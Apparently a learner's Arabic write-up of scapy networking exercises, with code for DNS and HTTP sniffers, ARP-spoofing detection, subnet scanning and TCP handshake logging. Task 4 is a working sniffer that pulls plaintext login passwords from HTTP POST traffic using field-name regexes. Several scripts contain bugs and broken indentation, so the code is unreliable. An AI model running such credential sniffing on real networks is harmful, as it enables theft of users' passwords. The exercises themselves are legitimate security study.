2025-04-24 14:23:46] TCP packet. 34.149.100.209:443 → 10.0.2.15:34110 (Size: 418 bytes)
2025-04-24 14:23:46] TCP packet. 10.0.2.15:34110 → 34.149.100.209:443 (Size: 153 bytes)
2025-04-24 14:23:46] TCP packet. 10.0.2.15:34110 → 34.149.100.209:443 (Size: 302 bytes)
2025-04-24 14:23:46] TCP packet. 142.251.37.170:443 → 10.0.2.15:36412 (Size: 292 bytes)
2025-04-24 14:23:46] TCP packet. 142.251.37.170:443 → 10.0.2.15:36412 (Size: 1434 bytes)
2025-04-24 14:23:46] TCP packet. 34.149.100.209:443 → 10.0.2.15:34110 (Size: 60 bytes)
2025-04-24 14:23:46] TCP packet. 10.0.2.15:36412 → 142.251.37.170:443 (Size: 54 bytes)
2025-04-24 14:23:46] TCP packet. 10.0.2.15:34110 → 34.149.100.209:443 (Size: 92 bytes)
2025-04-24 14:23:46] TCP packet. 142.251.37.170:443 → 10.0.2.15:36412 (Size: 2384 bytes)
2025-04-24 14:23:46] TCP packet. 34.149.100.209:443 → 10.0.2.15:34110 (Size: 60 bytes)
2025-04-24 14:23:46] TCP packet. 10.0.2.15:36412 → 142.251.37.170:443 (Size: 54 bytes)
2025-04-24 14:23:46] TCP packet. 10.0.2.15:36412 → 142.251.37.170:443 (Size: 93 bytes)
2025-04-24 14:23:46] TCP packet. 10.0.2.15:36412 → 142.251.37.170:443 (Size: 78 bytes)
2025-04-24 14:23:46] TCP packet. 142.251.37.170:443 → 10.0.2.15:36412 (Size: 60 bytes)
2025-04-24 14:23:46] TCP packet. 142.251.37.170:443 → 10.0.2.15:36412 (Size: 60 bytes)
2025-04-24 14:23:46] TCP packet. 34.149.100.209:443 → 10.0.2.15:34110 (Size: 92 bytes)
2025-04-24 14:23:46] TCP packet. 142.251.37.170:443 → 10.0.2.15:36412 (Size: 60 bytes)
2025-04-24 14:23:46] TCP packet. 10.0.2.15:36412 → 142.251.37.170:443 (Size: 54 bytes)
2025-04-24 14:23:46] TCP packet. 34.149.100.209:443 → 10.0.2.15:34110 (Size: 385 bytes)
2025-04-24 14:23:46] TCP packet. 10.0.2.15:34110 → 34.149.100.209:443 (Size: 54 bytes)
2025-04-24 14:23:46] TCP packet. 34.149.100.209:443 → 10.0.2.15:34110 (Size: 1434 bytes)
2025-04-24 14:23:46] TCP packet. 34.149.100.209:443 → 10.0.2.15:34110 (Size: 1434 bytes)
2025-04-24 14:23:46] TCP packet. 34.149.100.209:443 → 10.0.2.15:34110 (Size: 1434 bytes)
2025-04-24 14:23:46] TCP packet. 10.0.2.15:34110 → 34.149.100.209:443 (Size: 54 bytes)
2025-04-24 14:23:46] TCP packet. 34.149.100.209:443 → 10.0.2.15:34110 (Size: 1434 bytes)
```

Task 2

احنا ممكن نعمل الحوار دا ب scapy كنت عايز استخدم dnspython بس مش هنعرف نعمل بيه sniff لل live packets

1- عملت import ل scapy وعملت dict حطيت فيه ال flags بتاعت ال queries والكود بتاعها (الكود دا بتحتاجه الفانكشنز بتاعت scapy عشان تفهم بالظبط انتا محتاج ايه انا جيته من ع النت)

2- كنت عايز اطبع ال IPs بتاعت ال sender وال receiver فا عملت فلتره للباكيٲس انها تجيب بس الباكيٲ ال فيها dns query والي كمان فيها IPs

3- بعديها اخذ الباكيٲ...حددت ال source ip وال destination ip وال dns

4- لو الباكيٲ جايه ب 0 يعني هيا كذا query مش response وال query data ابتيدي اعمل decode ليها وشوف ال type بتاع ال response الي هيا عايزاه وطبعه

```
from scapy.all import sniff, DNS, IP
cur = {
    1: "A",
    2: "NS",
    5: "CNAME",
    12: "PTR",
    15: "MX",
```

```

28: "AAAA",
}

print("Sniffing starting...")
def test(pkt):
    try:
        if pkt.haslayer(DNS) and pkt.haslayer(IP):
            s = pkt[IP].src
            d = pkt[IP].dst
            dns = pkt[DNS]
            if dns.qr == 0 and dns.qd:
                name = dns.qd.qname.decode(errors="ignore").rstrip(".")
                typ = dns.qd.qtype
                typstr = qur.get(typ, f"Type {typ}")
                print(f"Query from {s} to {d}: {name} ({typstr})")
            else:
                pass
        except Exception as e:
            print(f"Error {e}")

sniff(iface="eth0", filter="port 53", prn=test, store=0)

```

Expected Output ==>

```

Sniffing starting for DNS queries ...
Query from 10.0.2.15 to 10.0.2.3: www.kali.org (A)
Query from 10.0.2.15 to 10.0.2.3: fonts.gstatic.com (A)
Query from 10.0.2.15 to 10.0.2.3: fonts.gstatic.com (A)
Query from 10.0.2.15 to 10.0.2.3: fonts.gstatic.com (AAAA)

```

Task 3

نفس فكره الكود الي فوق بس بما اتنا عايزين http requests فا هنركز بس علي ال TCP packets...التاسك عايز http يعني بورت 80...الكود مشابه لأكواد قبل كذا هو واضح بس فيه كام حاجه ممكن تكون جديده

- من اول سطر 15 هنا انا بشوف لو الباكيتس فيها داتا Raw بعملها ديكود (كان فيه errors كتير ظهرت في ال output فا قفلت ال errors كمان)...حطيت ال methods المعروفه بتاعت ال ريكويست ولو ال payload بتبدأ بأي واحده منهم..... عملتلها سبليت علي كل line في ال ريكويست ب \r\n ال هيا carriage return and line fee (CRLF) دي بتبقا موجوده في اي ريكويست وريسبونس عشان بتحدد ان الكتابه تبدأ من الشمال واعمل new line لما تخلص.
- بعديها طبعت ال ريكويست وحطيت ال headers في for loop عشان تطبع تحت بعض زي شكلها الطبيعي.....دا بالنسبه للريكويست...نفس الكلام برودو عملته في ال ريسبونس

```

from scapy.all import *
from datetime import datetime

offsec = "eth0"

def test(pkt):

    try:
        t = datetime.now().strftime("%Y-%m-%d %H:%M:%S")
        if IP in pkt and TCP in pkt:
            s = pkt[IP].src
            d = pkt[IP].dst
            sport = pkt[TCP].sport
            dport = pkt[TCP].dport
            if dport == 80:
                if Raw in pkt:
                    p = pkt[Raw].load.decode('utf-8', errors='ignore')
                    methods = ['GET', 'POST', 'HEAD', 'PUT', 'DELETE',
'OPTIONS']

                    if any(p.startswith(method) for method in methods):
                        lines = p.split('\r\n')
                        if lines:
                            print(t)
                            req = lines[0]
                            headers = [line for line in lines[1:] if line and
': ' in line]

                            print(f"Request from {s}:{sport} To {d}:{dport}")
                            print(req)
                            if headers:
                                for header in headers:
                                    print(f"{header}")
                                print('^' * 30)
            if sport == 80:
                if Raw in pkt:
                    p = pkt[Raw].load.decode('utf-8', errors='ignore')
                    if p.startswith("HTTP/"):
                        lines = p.split('\r\n')
                        if lines:
                            res = lines[0]
                            headers = [line for line in lines[1:] if line and
': ' in line]

                            bd = p.find('\r\n\r\n') + 4
                            body = p[bd:bd+100] if bd < len(p) else ""

```

```

        print(f"Response from {s}:{sport} To {d}:{dport}")
        print(f"{res}")
        if headers:
            for header in headers:
                print(f"{header}")
        if body:
            print(f"{body}")
        print("*" * 30)

    except Exception as e:
        print(f"Error {e}")

def best():
    print(f"Capturing packets running")
    try:
        sniff(iface=offsec, prn=lambda pkt: threading.Thread(target=test,
args=(pkt,), daemon=True).start(), store=0)
    except KeyboardInterrupt:
        print(f"script Stopped")
    except Exception as e:
        print(f"Error: {e}")

best()

```

Expected Output ==>

```

2025-04-25 03:41:49
Request from 10.0.2.15:38510 To 142.250.203.227:80
Host: o.pki.goog
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/ocsp-request
Content-Length: 83
Connection: keep-alive
Priority: u=2
Pragma: no-cache
Cache-Control: no-cache
^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
Response from 142.250.203.227:80 To 10.0.2.15:38510
HTTP/1.1 200 OK
Content-Type: application/ocsp-response
Date: Fri, 25 Apr 2025 07:41:51 GMT
Cache-Control: public, max-age=14400
Server: ocsp_responder
Content-Length: 279
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
0

0      +000uwD7}qh4Y20250424121234Z0s0q0I0  +0@0kkbV&EuwD7}qh4Y
*****

```

Task 4

نفس الكود الي فوق هنضيف بس فانكشن زياده وهنشيل ال response لأن الباسورد في الاغلب بتتبع من اليوزر يعني محتاجين ال request وهنحدد بس ال Post request بما اننا بندور علي passwords في الاغلب هنتعمل في login page

1- هنحط فانكشن زياده هنتبعا مسؤله انها تجيب اي parameters بتاعت login page ودول عملتهم ب regex جبتهم من علي النت

2- بعدها مشييت ال regex علي الريكويستات ولو في اي ريكيويست جواه login parameters زي username, uname, pass, pwd يطلع الريكيويست دا ويطلع ال body بتاعه...بعديها باقي الكود زي ماهو

كان في بس مشكله ان الاوتبوت في الاخر المفروض يطبع اتنين باراميترز طبع واحد بس مش عارف ليه

```
from scapy.all import TCP, IP, sniff, threading, Raw
from datetime import datetime
import re

offsec = "eth0"

def chest(p):
    reg = [
        r'(?i)password=[^&\\n]*',
        r'(?i)pwd=[^&\\n]*',
        r'(?i)pass=[^&\\n]*',
        r'(?i)passw=[^&\\n]*',
        r'(?i)uname=[^&\\n]*'
    ]

    for pattern in reg:
        matches = re.findall(pattern, p)
        if matches:
            return matches
    return None

def test(pkt):
    try:
        t = datetime.now().strftime("%Y-%m-%d %H:%M:%S")
        if IP in pkt and TCP in pkt:
            s = pkt[IP].src
            d = pkt[IP].dst
            sport = pkt[TCP].sport
            dport = pkt[TCP].dport
            if dport == 80:
                if Raw in pkt:
                    p = pkt[Raw].load.decode('utf-8', errors='ignore')
```

```

        methods = ['POST']
        if any(p.startswith(method) for method in methods):
            lines = p.split('\r\n')
            if lines:
                req = lines[0]
                headers = [line for line in lines[1:] if line and
': ' in line]

                bd = p.find('\r\n\r\n') + 4
                body = p[bd:] if bd < len(p) else ""
                passwords = chest(p)
                if passwords:
                    print(t)
                    print(f"Request from {s}:{sport} To {d}:
{dport}")

                    print(req)
                    if headers:
                        for header in headers:
                            print(f"{header}")
                    if body:
                        print(f"Password found: {body}")
                    for pwd in passwords:
                        print(f"{pwd}")
                    else:
                        pass
                    print('\n' * 30)

            except Exception as e:
                print(f"Error {e}")

def best():
    print(f"Capturing packets running")
    try:
        sniff(iface=offsec, prn=lambda pkt: threading.Thread(target=test,
args=(pkt,), daemon=True).start(), store=0)
    except KeyboardInterrupt:
        print(f"script Stopped")
    except Exception as e:
        print(f"Error: {e}")

best()

```

Expected Output ==>

```
Request from 10.0.2.15:57010 To 44.228.249.3:80
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0
Accept: text/html,application/xhtml+xml,application/
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 20
Origin: http://testphp.vulnweb.com
Connection: keep-alive
Referer: http://testphp.vulnweb.com/login.php
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Password found: uname=test&pass=test
pass=test
^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
```

طوووول ريقك معااايا==> (التاسك دا طلع عيني) Task 5

دلوقتي الحاجه الوحيديه الي ساعدتني الي حد ما اني احل التاسك دي اني الحمد لله اول لما بدأت المجال كنت واخذ كام كورس networking كذا....كله fundamentals طبعا مدخلتش ديبب اوي.

عشان تعرف تحل التاسك محتاج تعرف اي الارب دا الاول:

- الارب دا بيتم استخدامه في اللوكال نيتورك فقط عشان لو انتا عندك شركه مثلا....الشركه دي فيها 90 جهاز ولا حاجه ونتا عايز تبعت رساله لجهاز من الاجهزه دي محتاج يكون معاك ال ip وال mac address بتاعك وبتاع الجهاز الثاني عشان تقدر تحقق دا (في بردو البورت والبروتوكول المستخدم بس مش موضوعنا دلوقتي)..... الحوار هنا كله بقا في ال **mac address**.
- ال IP وال MAC بتاعك امرهم سهل وعشان تبعت الرساله للجهاز الثاني في الاغلب هتكون عارف ال IP بتاعه بس مش من الطبيعي انك تكون عارف كمان ال MAC address بتاعه...فا انتا هتبعت الرساله ازاوي؟؟ هنا بقا يجي دول الارب
- ساعتها في الحاله دي انتا بتبعت حاجه اسمها ارب ريكويست الريبكوست دا بيكون فيه الحجات بتاعتك وال IP بتاع الجهاز الثاني وبيستخدم حاجه اسمها Broadcast mac address دا بيبقا special mac address موجود علي مستوي النيتورك كلها.....الريبكويست دا بيتبعت للسويتش او واي فاي اكسيس بوينت والسويتش بيبعت لكل جهاز في الشركه موجود علي اللوكال نيتورك....اكه بيقول يا شبااااب فين صاحب ال IP دا يديني ال MAC address بتاعه.....ساعتها بقا الجهاز صاحب ال IP بيرد بحاجه اسمها arp reply وبيدي ال ماك بتاعه...اخر حاجه خالص الجهاز بتاعك بقا بيستلم ال ماك بتاع الجهاز الثاني وال IP ويكيشها عنده في حاجه اسمها arp cache table عشان لو عايز بيعتله حاجه ثاني بيقا معاه معلوماته مش كل شويه هيبعت arp request.
- الاتاك بقا بيتم ازاوي؟؟...الهacker بيخش علي اللوكال نيتورك بتاعت الشركه يشوف ايه ال IPs الي موجوده علي الاقل هو محتاج ip بتاع جهازين.....وبيتدي يروح لجهاز فيهم ويغير في ال arp cache table بتاعته بانه بيبعت arp reply من غير ما الجهاز اصلا بيعت arp request ويقول: يا جهازااا لما تيجي تبعت حاجه لل ip الثاني (ساعتها بقا دا الجهاز الثاني) ابقا استخدم الماك ادريس دا ويحط بقا الماك بتاعو هوا.....وهنا بقا يحصل mitm attack.

اسؤال علي السريع: هو دلوقتي غير ال mac address بس...مغيرش ال IP...ازاي بقا بيستلم رسائل بتاعت اجهزه ثانيه ويحصل ال mitm attack وهو اصلا محطش ال IP بتاعه.

-هنا انتا محتاج تفهم ايه هو ال IP واي هو ال MAC:

- ال IP دا موجود في layer 3 ال هيا network layer مسؤل بس عن انه يوجه الباكيت ودا اسمه routing
- ال mac موجود في layer 2 ال هيا data link layer دا بيقرر مين بقا ال هيسلم الباكيت او الرساله.

بعد كل دا انا كنت عارف ان scapy بتبقا كويسه في الحجات ال زي دي بس كالعاده مكنتش عارف اعمل الكود ازاي بيها...قعد فتره ادور لحد ما جمعت كام حاجه

1- عملت فانكشن ب parameter ip هنستخدمه في اني هبعث ارب ريكويست لل ip دا بعد كدا عشان اسئله علي ال ماك بتاع....الفانكشن فيها الاتي:

- عملت variable كريت فيه الارب ريكويست الي هيتبعث بل ip parameter الي موجود في الفانكشن
- عملت variable بل broadcast mac address هحتاجه برده عشان ابعت الريكويست (انا قولت قبل كدا فوق)
- ضمنت ال variable الاولاني بالتاني وحطيتهم في variable واحد
- استخدمت ال scapy.srp() عشان ابعت الارب ريكويست...دي بترجع توبل من 2 ليست الاولاني فيها ال answered packets الثانيه فيها unanswered packets....حطيت جواها الريكويست الي هيتبعث وعملت timeout عشان يستني reply وعملت verbose=false عشان مفيش output ملهوش لازمه يطبع وحددت اني عايز اللسته الاولاني ال فيها ال answered packets.
- لو اللسته دي مش فاضيه رجع الي فيها

2- الفانكشن الثانيه دي بتستقبل ال replys الي جايه (ال replys دي هيبقا فيها واحد من الهاكر....هيكوّن فيها source legitimate ip و dest ip والماك بتاع الهاكر.....زي ما وضحت فوق) الفانكشن ب argument pkt دي الباكيت ال جايه من ال reply فيها الاتي:

- اول حاجه استخدمت if عشان اتأكد الباكيت الي جايه انها ارب باكيت والكود بتاعها 2 يعني تكون response مش request
- بعدا كدا بقا هنا بيحصل حاجتين مهمين اوي...بيبعث الباكيت للفانكشن الاولانيه تروح الفانكشن تاخذ ال source ip بتاع الباكيت تخليه destination ip وتبعث ريكويست ليه تاخذ ال ماك بتاعه....وفي نفس الوقت الفانكشن ال احنا فيها بتاخذ الماك الي جي في الباكيت...كدا هيبقا معنا 2 ماك واحد جي من الفانكشن الاولانيه وواحد موجود في الثانيه....ابتديت بقا اقرارنهم ببعض لو لقتهم مختلفين يبقي في اتاك لو لا يبقا مفيش.

اعشان تشغل الاسكرت محتاج اسكرتيت تاني يكون بيعت fake replys...انا عملت واحد هتلاقه هو ودا في فايل لوحدهم.....هتحتاج اتنين ip علي الاقل غير الجهاز ال انتا مشغل عليه الاسكرتيت...هتلاقيني موضح في الفايل

```
import scapy.all as scapy

def test(ip):
    try:
        arp_request = scapy.ARP(pdst=ip)
        broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
        arp_packet = broadcast / arp_request
        answered_list = scapy.srp(arp_packet, timeout=2, verbose=False)[0]
        return answered_list[0][1].hwsrc if answered_list else None
```



```

except:
    return None

def best(pkt):
    if pkt.haslayer(scapy.ARP) and pkt[scapy.ARP].op == 2:
        real_mac = test(pkt[scapy.ARP].psrc)
        response_mac = pkt[scapy.ARP].hwsrc
        if real_mac and response_mac and real_mac != response_mac:
            print(f"[!] ARP spoofing detected! IP: {pkt[scapy.ARP].psrc}, Real
MAC: {real_mac}, Spoofed MAC: {response_mac}")
        else:
            print(f"[+] ARP OK: IP {pkt[scapy.ARP].psrc}, MAC {response_mac}")

offsec = "Ethernet"
print(f"[*] Starting detection on {offsec}...")
try:
    scapy.sniff(iface=offsec, store=False, prn=best)
except KeyboardInterrupt:
    print("\n[*] Stopping...")
except:
    print(f"[!] Error sniffing on {offsec}")

```

Expected Output ==>

```

[+] ARP OK: IP 192.168.1.3, MAC 50:eb:f6:26:d4:54
[!] ARP Spoofing Detected! IP: 192.168.1.1, Real MAC: 5c:a4:f4:91:18:70, Spoofed MAC: 50:eb:f6:26:d4:54
[+] ARP OK: IP 192.168.1.4, MAC fa:35:56:4b:28:6d
[!] ARP Spoofing Detected! IP: 192.168.1.1, Real MAC: 5c:a4:f4:91:18:70, Spoofed MAC: 50:eb:f6:26:d4:54
[+] ARP OK: IP 192.168.1.1, MAC 5c:a4:f4:91:18:70
[+] ARP OK: IP 192.168.1.4, MAC fa:35:56:4b:28:6d
[+] ARP OK: IP 192.168.1.3, MAC 50:eb:f6:26:d4:54
[!] ARP Spoofing Detected! IP: 192.168.1.1, Real MAC: 5c:a4:f4:91:18:70, Spoofed MAC: 50:eb:f6:26:d4:54
[+] ARP OK: IP 192.168.1.1, MAC 5c:a4:f4:91:18:70
[+] ARP OK: IP 192.168.1.4, MAC fa:35:56:4b:28:6d
[+] ARP OK: IP 192.168.1.1, MAC 5c:a4:f4:91:18:70
[!] ARP Spoofing Detected! IP: 192.168.1.1, Real MAC: 5c:a4:f4:91:18:70, Spoofed MAC: 50:eb:f6:26:d4:54
[+] Sent ARP reply: 192.168.1.1 is at 50:eb:f6:26:d4:54
[*] Spoofing 192.168.1.1 to 192.168.1.4 (MAC: fa:35:56:4b:28:6d)...
WARNING: You should be providing the Ethernet destination MAC address when sending an
[*] Sent ARP reply: 192.168.1.1 is at 50:eb:f6:26:d4:54
[*] Spoofing 192.168.1.1 to 192.168.1.4 (MAC: fa:35:56:4b:28:6d)...
WARNING: You should be providing the Ethernet destination MAC address when sending an
[*] Sent ARP reply: 192.168.1.1 is at 50:eb:f6:26:d4:54
[*] Spoofing 192.168.1.1 to 192.168.1.4 (MAC: fa:35:56:4b:28:6d)...
WARNING: more You should be providing the Ethernet destination MAC address when sendi
[+] Sent ARP reply: 192.168.1.1 is at 50:eb:f6:26:d4:54
[!] Could not get MAC for 192.168.1.4. Exiting...
[!] Could not get MAC for 192.168.1.4. Exiting...

```

Task 6

نفس فكره الفانكشن الاولانيه في التاسك الي فوق بس بدل ما هنبيعت ريكويست لشخص او ل subnet كله

```

import scapy.all as scapy

def test(sub, offsec):
    try:
        arp_request = scapy.ARP(pdst=sub)
        broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
        arp_packet = broadcast / arp_request
        answered_list = scapy.srp(arp_packet, timeout=2, iface=offsec,
verbose=False)[0]

```

```

print("Devices found:")
for t, r in answered_list:
    ip = r.psrc
    mac = r.hwsrc
    print(f"IP: {ip} <==> MAC: {mac}")

except:
    return

sub = "192.168.1.0/24"
offsec = "Ethernet"

test(sub, offsec)

```

Expected Output ==>

```

Devices found:
IP: 192.168.1.1 <==> MAC: 5c:a4:f4:91:18:70
IP: 192.168.1.3 <==> MAC: 50:eb:f6:26:d4:54
IP: 192.168.1.4 <==> MAC: fa:35:56:4b:28:6d

```

Task 7

هنا انا لجأت لكود Day 3 task 7 اخذ منه معظم الكود... وعشان نعمل analyze لل handshake اعتقد قصده ان احنا نعمل capture لل syn وال syn-ack وال ack.... الكود معظمه معمول قبل كذا هوضح بس الحاجات الي ممكن تكون زياده

1- عملت فانكشن test بي argument pkt وظيفتها انها تاخذ الباكيث وتشوف هيا syn ولا syn-ack ولا ack وتطبع كل حاله...الفانكشن فيها الاتي:

- وضحت الاول ان الباكيث لازم تكون TCP ويكون فيها IP
- اخذ الباكيث حددت فيها ال source وال dst لل IP وال port وخذ كمان ال sequence number بتاع الباكيث ولا ack number بردو.... حطيت كل دا في variables
- هنا عشان كان في duplicates كتير في ال output فا جيت عملت set حطيت فيها ال variables دول وعشان ال items بتاعت ال set بتتبقا unique في الباكيث الي هنتجى فيها حاجات من ال variables دول هتطبع مره واحده
- عملت variables تانيين لل bits بتاعت ال syn وال syn-ack وال ack... دول احنا اتكلمنا عليهم قبل كذا في تاسك ال syn flood attack.... وبتديت بقا استخدم if condition عليهم لو الباكيث فيها bit syn بتقا syn packet اطبعها.... وهكذا اعشان تشغل الكود محتاج سكريبت تاني بيعت ريكويست انا عملت واحد في الفايل...اعمل listen الاول بدا بعد كذا شغل الثاني/

```

from scapy.all import TCP, select, sniff, IP
from datetime import datetime
import socket

```

```

HOST, PORT, LOG = "127.0.0.1", 9999, "tcp.log"
packets = set()

def log(msg):
    t = datetime.now().strftime("%Y-%m-%d %H:%M:%S")
    b = f"[{t}] {msg}\n"
    print(b.strip())
    with open(LOG, "a") as f:
        f.write(b)

def test(pkt):
    try:
        if IP in pkt and TCP in pkt:
            s = pkt[IP].src
            d = pkt[IP].dst
            sport = pkt[TCP].sport
            dport = pkt[TCP].dport
            seq = pkt[TCP].seq
            ack = pkt[TCP].ack
            flags = pkt[TCP].flags

            if dport == PORT or sport == PORT:
                id = (s, d, sport, dport, seq, ack, flags)
                if id in packets:
                    return
                packets.add(id)

            syn = 0x02
            synack = 0x12
            ackk = 0x10

            if flags == syn:
                log(f"SYN from {s}:{sport} To {d}:{dport}")
                log(f"SYN packet")
                log(f"seq number: {seq}")
                log(f"ack number: {ack}")

            if flags == synack:
                log(f"SYN-ACK from {s}:{sport} To {d}:{dport}")
                log(f"SYN-ACK packet")
                log(f"seq number: {seq}")
                log(f"ack number: {ack}")

            if flags == ackk:
                if sport == PORT:
                    return
    
```

```

        log(f"ACK from {s}:{sport} To {d}:{dport}")
        log(f"ACK packet")
        log(f"seq number: {seq}")
        log(f"ack number: {ack}")
    except Exception as e:
        print(f"Error {e}")

def monitor():
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    s.bind((HOST, PORT))
    s.listen(5)

    log(f"Listening for TCP packets on {HOST}:{PORT}")

    try:
        sniff(filter=f"tcp and (dst port {PORT} or src port {PORT})",
prn=test, store=1, iface="lo", timeout=10)
        r, _, _ = select.select([s], [], [], 0)
        if s in r:
            c, (ip, port) = s.accept()
            log(f"TCP Connection from {ip}:{port}")
            data = c.recv(4096)
            if data:
                log(f>Data received: {data.decode()}")
            c.close()
    except KeyboardInterrupt:
        log("Stopped")
    open(LOG, "w").close()

monitor()

```

Expected Output ==>

```

[2025-04-26 05:22:51] Listening for TCP packets on 127.0.0.1:9999
[2025-04-26 05:22:54] SYN from 127.0.0.1:42002 To 127.0.0.1:9999
[2025-04-26 05:22:54] SYN packet
[2025-04-26 05:22:54] seq number: 1761389244
[2025-04-26 05:22:54] ack number: 0
[2025-04-26 05:22:54] SYN-ACK from 127.0.0.1:9999 To 127.0.0.1:42002
[2025-04-26 05:22:54] SYN-ACK packet
[2025-04-26 05:22:54] seq number: 483911911
[2025-04-26 05:22:54] ack number: 1761389245
[2025-04-26 05:22:54] ACK from 127.0.0.1:42002 To 127.0.0.1:9999
[2025-04-26 05:22:54] ACK packet
[2025-04-26 05:22:54] seq number: 1761389245
[2025-04-26 05:22:54] ack number: 483911912
[2025-04-26 05:23:01] TCP Connection from 127.0.0.1:42002
[2025-04-26 05:23:01] Data received: Hello

```

Task 8

ال broadcast messages دي زي ال arp request الي اتكلمنا عليه فوق...دورت شويه لقيت كمان فيه ال DHCP discover request...دا بيحصل لما جهاز جديد يدخل ال local network بيعت broadcast request ل 255.255.255.255 بيدور بيه علي ال DHCP server عشان يديله ال IP بتاعه وفي بردو ال Directed Broadcast request بيتبع علي 192.168.1.255...دا بيعت ريكويست علي كل ال IPs من 192.168.1.1 ل 192.168.1.254. اخذ كتيير من الكود الي فوق اعمل بيه الكود دا.

1- عملت فانكشن بتأكد منها ان الباكيت فيها layer 2 او بشوف لو فيها Ethernet layer وال dest mac بتاعها هو ال mac broadcast (دا كدا بيقا ارب ريكويست)...وشوفت بردو لو الباكيت فيها IP layer وال dest IP بتاعها 255.255.255.255 او بينتهي ب 255. بيقا دا dhcp request او direct broadcast request.....المهم ان الفانكشن وظيفتها انها نشيك علي الباكيت لو فيها اي رولز تبع ال broadcast messages

2- عملت فانكشن تانيه تبتدي بقا تخش جوا الباكيت وتشوف بتاعت ايه بالظبط...الفانكشن فيها الاتي:

- عملت call للفانكشن الاولانيه تحدد الاول انها باكيت من ال broadcast messages....وعملت بعديها نفس الكود الي فوق عشان ال duplicates
 - ابتديت بقا اخذ ال IP من الباكيت وال ماك الي موجود فيها
 - عرفت ان ال DHCP request بيتبع علي بورت 67 و 68....عملت if condition بدا ونفس الكلام علي الحالات التانيه
 - باقي الكود عملته قبل كدا في تاسكات تانيه
- افي تيسر فايل حطيته في الفايل معاه عشان لو عايز تتيست الاسكريبت دأ*

```
from scapy.all import TCP, UDP, sniff, IP, Ether
from datetime import datetime

offsec = "lo"
packets = set()

def log(msg):
    t = datetime.now().strftime("%Y-%m-%d %H:%M:%S")
    b = f"[{t}] {msg}\n"
    print(b.strip())

def test(pkt):

    if Ether in pkt and pkt[Ether].dst == "ff:ff:ff:ff:ff:ff":
        print("Broadcast packet")

    if IP in pkt:
        d = pkt[IP].dst
        if d == "255.255.255.255":
            return True
```

```

        if d.endswith(".255"):
            return True
    return False

def best(pkt):
    try:
        if not test(pkt):
            return
        if Ether in pkt and IP in pkt:
            id = (pkt[Ether].src, pkt[Ether].dst, pkt[IP].src, pkt[IP].dst,
pkt[IP].id if IP in pkt else 0)
            if id in packets:
                return
            packets.add(id)

        if IP in pkt and Ether in pkt:
            s = pkt[IP].src
            d = pkt[IP].dst
            smac = pkt[Ether].src
            dmac = pkt[Ether].dst
            proto = "unknown"
            data = ""
            if UDP in pkt and IP in pkt:
                proto = "UDP"
                sport = pkt[UDP].sport
                dport = pkt[UDP].dport
                data = f"From port: {sport} to: {dport}"
                if dport == 67 or dport == 68:
                    data += f"DHCP"

            elif TCP in pkt:
                proto = "TCP"
                sport = pkt[TCP].sport
                dport = pkt[TCP].dport
                data = f"TCP packet "
            elif pkt.haslayer("ARP"):
                proto = "ARP"
                data = f"Operation: {pkt['ARP'].op}"
            log(f"Broadcast Packet Detected")
            log(f"Source MAC: {smac}, Destination MAC: {dmac}")
            log(f"Source IP: {s}, Destination IP: {d}")
            log(f"Protocol: {proto}")
            if data:
                log(f"Details: {data}")
    log("-" * 50)

```

```

except Exception as e :
    print(f"Error {e}")

def monitor():
    log(f"Listening for broadcast messages on {offsec}...")
    try:
        sniff(iface=offsec, filter="udp or tcp or arp", prn=best, store=0,
        timeout=10)
        log("Finished listening for broadcast messages")
    except Exception as e:
        log(f"Error during packet capture: {e}")
    except KeyboardInterrupt:
        log("Stopped")

monitor()

```

Expected Output ==>

```

$ sudo python 7.py
[2025-04-26 08:11:25] Listening for broadcast messages on eth0 ...
Broadcast packet
[2025-04-26 08:11:28] Broadcast Packet Detected
[2025-04-26 08:11:28] Source MAC: 08:00:27:c0:26:bf, Destination MAC: ff:ff:ff:ff:ff:ff
[2025-04-26 08:11:28] Source IP: 10.0.2.15, Destination IP: 255.255.255.255
[2025-04-26 08:11:28] Protocol: UDP
[2025-04-26 08:11:28] Details: From port: 52671 to: 12345
[2025-04-26 08:11:28] _____
[2025-04-26 08:11:35] Finished listening for broadcast messages

```

Task 9

عايزين ال urls في الاغلب هحتاج ن intercept الريكويستات بس من الفايل لأن الريسبونسييس في الاغلب هييقا فيها نفس ال url بتاع الريكويست الا لو حصل redirect مثلا فا ال url هييقا مختلف عشان كذا انا جيت برودو ال response في الكود عشان لو في location header اطبعه

1- عملت import sys و scrapy وجبت منه الحاجات الي عايزها منها ال rdpcap فانكشن

2- استخدمت ال sys.argv عشان ال command الي هيتكتب في التيرمنال بيقا ال len بتاعه اخره 2 (اسم التول واسم الفايل)

3- اخذ بعديها الباكيث اشوف الاول لو هيا HTTPRequest ابتديت بقا اطلع الحاجات بتاعتها ال user agent وال referer (بييقا فيه برودو ال url) وطبعت ال path وال method

4- نفس الكلام اتعمل في الريسبونس طبعت ال statue code ولو فيه location header اطبعه
 معرفتش اتيست الكود عشان ملقنتش pcap file يكون فيه urls

```

from scapy.all import HTTPRequest, rdpcap, IP, HTTPResponse
import datetime
import sys

try:
    if len(sys.argv) != 2:
        print("Usage: python 9.py <file>")
        sys.exit(1)
    pkt = rdpcap(sys.argv[1])
except Exception as e:
    print(f"Error {e}")

for p in pkt:
    t = datetime.now().strftime("%Y-%m-%d %H:%M:%S")
    if p.haslayer(HTTPRequest):
        try:
            s = p[IP]
            req = p[HTTPRequest]
            print(f'\n{s.src}:{s.sport} requested {req.Method.decode()} {req.Host.decode()} {req.Path.decode()} at {t} ({s.dst}:{s.dport})')
            if req.User_Agent:
                print(f'User_Agent: {req.User_Agent.decode()}')
            if req.Referer:
                print(f'Referer: {req.Referer.decode()}')
        except Exception as e:
